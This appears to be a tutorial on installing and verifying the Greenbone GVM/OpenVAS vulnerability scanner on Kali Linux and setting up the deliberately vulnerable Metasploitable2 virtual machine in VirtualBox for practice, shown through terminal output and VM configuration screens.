


```
┌──(root㉿kali)-[~]
└─# gvm-setup

[>] Starting PostgreSQL service

[>] Creating GVM's certificate files

[>] Creating PostgreSQL database
could not change directory to "/root": Permission denied

[*] Creating database user
could not change directory to "/root": Permission denied
could not change directory to "/root": Permission denied

[*] Creating database
could not change directory to "/root": Permission denied
could not change directory to "/root": Permission denied

[*] Creating permissions
could not change directory to "/root": Permission denied
CREATE ROLE

[*] Applying permissions
could not change directory to "/root": Permission denied
GRANT ROLE
could not change directory to "/root": Permission denied

[*] Creating extension uuid-ossp
could not change directory to "/root": Permission denied
CREATE EXTENSION
could not change directory to "/root": Permission denied

[*] Creating extension pgcrypto
could not change directory to "/root": Permission denied
CREATE EXTENSION
could not change directory to "/root": Permission denied

[*] Creating extension pg-gvm
could not change directory to "/root": Permission denied
CREATE EXTENSION
[>] Migrating database
[>] Checking for GVM admin user
[*] Creating user admin for gvm
```




```
could not change directory to "/root": Permission denied
[*] Creating extension pg-gvm
could not change directory to "/root": Permission denied
CREATE EXTENSION
[>] Migrating database
[>] Checking for GVM admin user
[*] Creating user admin for gvm
[*] Please note the generated admin password
[*] User created with password '214af548-6427-4062-8996-2d24da507153'.
[*] Configure Feed Import Owner
could not change directory to "/root": Permission denied
[*] Define Feed Import Owner
[>] Updating GVM feeds
[*] Updating NVT (Network Vulnerability Tests feed from Greenbone Security Feed/Community Feed)
Greenbone community feed server - http://feed.community.greenbone.net/
This service is hosted by Greenbone Networks - http://www.greenbone.net/

All transactions are logged.

If you have any questions, please use the Greenbone community portal.
See https://community.greenbone.net for details.

By using this service you agree to our terms and conditions.

Only one sync per time, otherwise the source ip will be temporarily blocked.

receiving incremental file list
./
404.inc
          3,644 100%    3.48MB/s    0:00:00 (xfr#1, ir-chk=5521/5523)
AfterLogic_WebMail_Pro_detect.nasl
          4,016 100%    3.83MB/s    0:00:00 (xfr#2, ir-chk=5520/5523)
AproxEngine_detect.nasl
          3,303 100%    3.15MB/s    0:00:00 (xfr#3, ir-chk=5519/5523)
BigAnt_detect.nasl
          2,394 100%    2.28MB/s    0:00:00 (xfr#4, ir-chk=5518/5523)
CAs.inc
         32,138 100%    6.13MB/s    0:00:00 (xfr#5, ir-chk=5517/5523)
ConnX_detect.nasl
          3,210 100%  522.46kB/s    0:00:00 (xfr#6, ir-chk=5516/5523)
DDI_Cabletron_Web_View.nasl
          2,849 100%  463.70kB/s    0:00:00 (xfr#7, ir-chk=5515/5523)
DDI_Directory_Scanner.nasl
         81,635 100%  247.58kB/s    0:00:00 (xfr#8, ir-chk=5514/5523)
DDI_FTP_Any_User_Login.nasl
          2,216 100%    6.72kB/s    0:00:00 (xfr#9, ir-chk=5513/5523)
FormMail_detect.nasl
          3,858 100%   11.70kB/s    0:00:00 (xfr#10, ir-chk=5512/5523)
FreeWebShop_detect.nasl
          3,505 100%   10.63kB/s    0:00:00 (xfr#11, ir-chk=5511/5523)
GlassFish_detect.nasl
          4,377 100%   13.27kB/s    0:00:00 (xfr#12, ir-chk=5510/5523)
```

After completing, we will check if tit has been correctly installed or not using **gvm-check-setup** command.




```
┌──(root㉿kali)-[~]
└─# gvm-check-setup
gvm-check-setup 22.4.1
  Test completeness and readiness of GVM-22.4.1
Step 1: Checking OpenVAS (Scanner)...
        OK: OpenVAS Scanner is present in version 22.4.1.
        OK: Notus Scanner is present in version 22.4.4.
        OK: Server CA Certificate is present as /var/lib/gvm/CA/servercert.pem.
Checking permissions of /var/lib/openvas/gnupg/*
        OK: _gvm owns all files in /var/lib/openvas/gnupg
        OK: redis-server is present.
        OK: scanner (db_address setting) is configured properly using the redis-server socket: /var/run/redis-openvas/redis-server.sock
        OK: redis-server is running and listening on socket: /var/run/redis-openvas/redis-server.sock.
        OK: redis-server configuration is OK and redis-server is running.
        OK: the mqtt_server_uri is defined in /etc/openvas/openvas.conf
        OK: _gvm owns all files in /var/lib/openvas/plugins
        OK: NVT collection in /var/lib/openvas/plugins contains 85506 NVTs.
        OK: The notus directory /var/lib/notus/products contains 427 NVTs.
Checking that the obsolete redis database has been removed
        OK: No old Redis DB
        OK: ospd-OpenVAS is present in version 22.4.6.
Step 2: Checking GVMD Manager ...
        OK: GVM Manager (gvmd) is present in version 22.4.2.
Step 3: Checking Certificates ...
        OK: GVM client certificate is valid and present as /var/lib/gvm/CA/clientcert.pem.
        OK: Your GVM certificate infrastructure passed validation.
Step 4: Checking data ...
        OK: SCAP data found in /var/lib/gvm/scap-data.
        OK: CERT data found in /var/lib/gvm/cert-data.
Step 5: Checking Postgresql DB and user ...
        OK: Postgresql version and default port are OK.
 gvmd     | _gvm     | UTF8     | en_IN    | en_IN |          | libc     |
16451|pg-gvm|10|2200|f|22.4.0||
        OK: At least one user exists.
Step 6: Checking Greenbone Security Assistant (GSA) ...
        OK: Greenbone Security Assistant is present in version 22.04.1~git.
Step 7: Checking if GVM services are up and running ...
        Starting ospd-openvas service
        Waiting for ospd-openvas service
        OK: ospd-openvas service is active.
        Starting gvmd service
        Waiting for gvmd service
        OK: gvmd service is active.
        Starting gsad service
        Waiting for gsad service
        OK: gsad service is active.
Step 8: Checking few other requirements...
        OK: nmap is present.
        OK: ssh-keygen found, LSC credential generation for GNU/Linux targets is likely to work.
        WARNING: Could not find makensis binary, LSC credential package generation for Microsoft Windows targets will not work.
        SUGGEST: Install nsis.
        OK: xsltproc found.
        WARNING: Your password policy is empty.
```

If everything was successful, then it will show the following output and then we are good to go.



```
        OK: xsltproc found.
        WARNING: Your password policy is empty.
        SUGGEST: Edit the /etc/gvm/pwpolicy.conf file to set a password policy.
Step 9: Checking greenbone-security-assistant...
        OK: greenbone-security-assistant is installed

It seems like your GVM-22.4.1 installation is OK.
```

Then, we start the GVM/OpenVAS using the command **gvm-start.**




```
┌──(root㉿kali)-[~]
└─# gvm-start
[i] GVM services are already running

┌──(root㉿kali)-[~]
└─# █
```

**Step 2: Installing Metasploitable2 for vulnerability assessment.**

Metasploitable2 is a deliberately vulnerable virtual machine that was created for the purpose of practicing and learning penetration testing techniques. It is an intentionally vulnerable system designed to provide a safe environment for security professionals, researchers, and students to learn and experiment with various security tools and techniques.

First, we downloaded the **metasploitable. vmdk** instance from the internet



Metasploitable

Metasploitable is an intentionally vulnerable Linux virtual machine

Brought to you by: rapid7user

★★★★★ 9 Reviews

Downloads: 14,587 This Week

Last Update: 2019-08-19

This is Metasploitable2 (Linux)

Metasploitable is an intentionally vulnerable Linux virtual machine. This VM can be used to conduct security training, test security tools, and practice common penetration testing techniques.

The default login and password is msfadmin:msfadmin.

Never expose this VM to an untrusted network (use NAT or Host-only mode if you have any questions what that means).

To contact the developers, please send email to msfdev@metasploit.com

Categories

Security, Penetration Testing, VMware

License


BSD License, GNU General Public License version 2.0 (GPLv2)

Follow Metasploitable

Metasploitable Web Site

Then, we set up the .vmdk file in the VirtualBox accordingly to create an instance of metasploitable.

The steps to be followed in order to make the instance are below.



Name: Ubuntu 16.04
Operating System: Ubuntu (32-bit)

Base Memory: 2048 MB
Processors: 2
Boot Order: Floppy, Optical, Hard Disk
Acceleration: Nested Paging, PAE/NX, KVM Paravirtualization

**Virtual machine Name and Operating System**

Please choose a descriptive name and destination folder for the new virtual machine. The name you choose will be used throughout VirtualBox to identify this machine. Additionally, you can select an ISO image which may be used to install the guest operating system.

Name: Meatsploitable2

Folder: E:\Virtual Machines\metasplotable

ISO Image: <not selected>


Edition:

Type: Linux

Version: Other Linux (64-bit)

☐ Skip Unattended Installation

No ISO image is selected, the guest OS will need to be installed manually.



**Hardware**


You can modify virtual machine's hardware by changing amount of RAM and virtual CPU count. Enabling EFI is also possible.

Base Memory: 512 MB (4 MB – 16384 MB)

Processors: 2 (1 CPU – 8 CPUs)

□ Enable EFI (special OSes only)


Here, we have selected this configuration so that our other background processes don’t get affected and everything tuns smoothly in the bare-metal(WINDOWS) OS also.



| Name | Virtual Size | Actual Size |
|---|---|---|
| Attached | | |
| Chrome OS.vdi | 30.41 GB | 30.41 GB |
| CSI Linux 2023-disk001.vdi | 50.00 GB | 26.08 GB |
| Kali.vdi | 49.55 GB | 49.55 GB |
| Server22.vdi | 50.00 GB | 12.63 GB |
| Ubuntu 16.04.vdi | 25.00 GB | 6.69 GB |
| Ubuntu 20.04.vdi | 10.00 GB | 9.17 GB |
| VMUBDrive001.vmdk | -- | -- |
| Win8.1.vdi | 40.00 GB | 5.34 GB |
| Not Attached | | |
| Metasploitable.vmdk | 8.00 GB | 1.79 GB |

Then, we click the add on left top,  and then select the downloaded .vmdk file from its location.

Here, we can see that we are able to detect our pre-saved vmdk file, select that and our work is done.


Create Virtual Machine

## Virtual Hard disk

If you wish you can add a virtual hard disk to the new machine. You can either create a new hard disk file or select an existing one. Alternatively you can create a virtual machine without a virtual hard disk.

○ Create a Virtual Hard Disk Now

Disk Size: 8.00 GB

4.00 MB 2.00 TB


□ Pre-allocate Full Size

● Use an Existing Virtual Hard Disk File

Metasploitable.vmdk (Normal, 8.00 GB)

○ Do Not Add a Virtual Hard Disk

This is the final step, as the size of our virtual disk is also selected by default from the downloaded file configuration. We then click on next in order to finalize and save the entire settings



**General**

Name: Meatsploitable2
Operating System: Other Linux (64-bit)

**System**

Base Memory: 512 MB
Processors: 2
Boot Order: Floppy, Optical, Hard Disk
Acceleration: Nested Paging, PAE/NX, KVM Paravirtualization

**Display**

Video Memory: 16 MB
Graphics Controller: VMSVGA
Remote Desktop Server: Disabled
Recording: Disabled

**Storage**

Controller: IDE
IDE Secondary Device 0: [Optical Drive] Empty
Controller: SATA
SATA Port 0: Metasploitable.vmdk (Normal, 8.00 GB)

**Audio**

Host Driver: Default
Controller: ICH AC97

**Network**

Adapter 1: Intel PRO/1000 MT Desktop (NAT)

**USB**

USB Controller: OHCI, EHCI
Device Filters: 0 (0 active)


**Shared folders**

None

**Description**

None

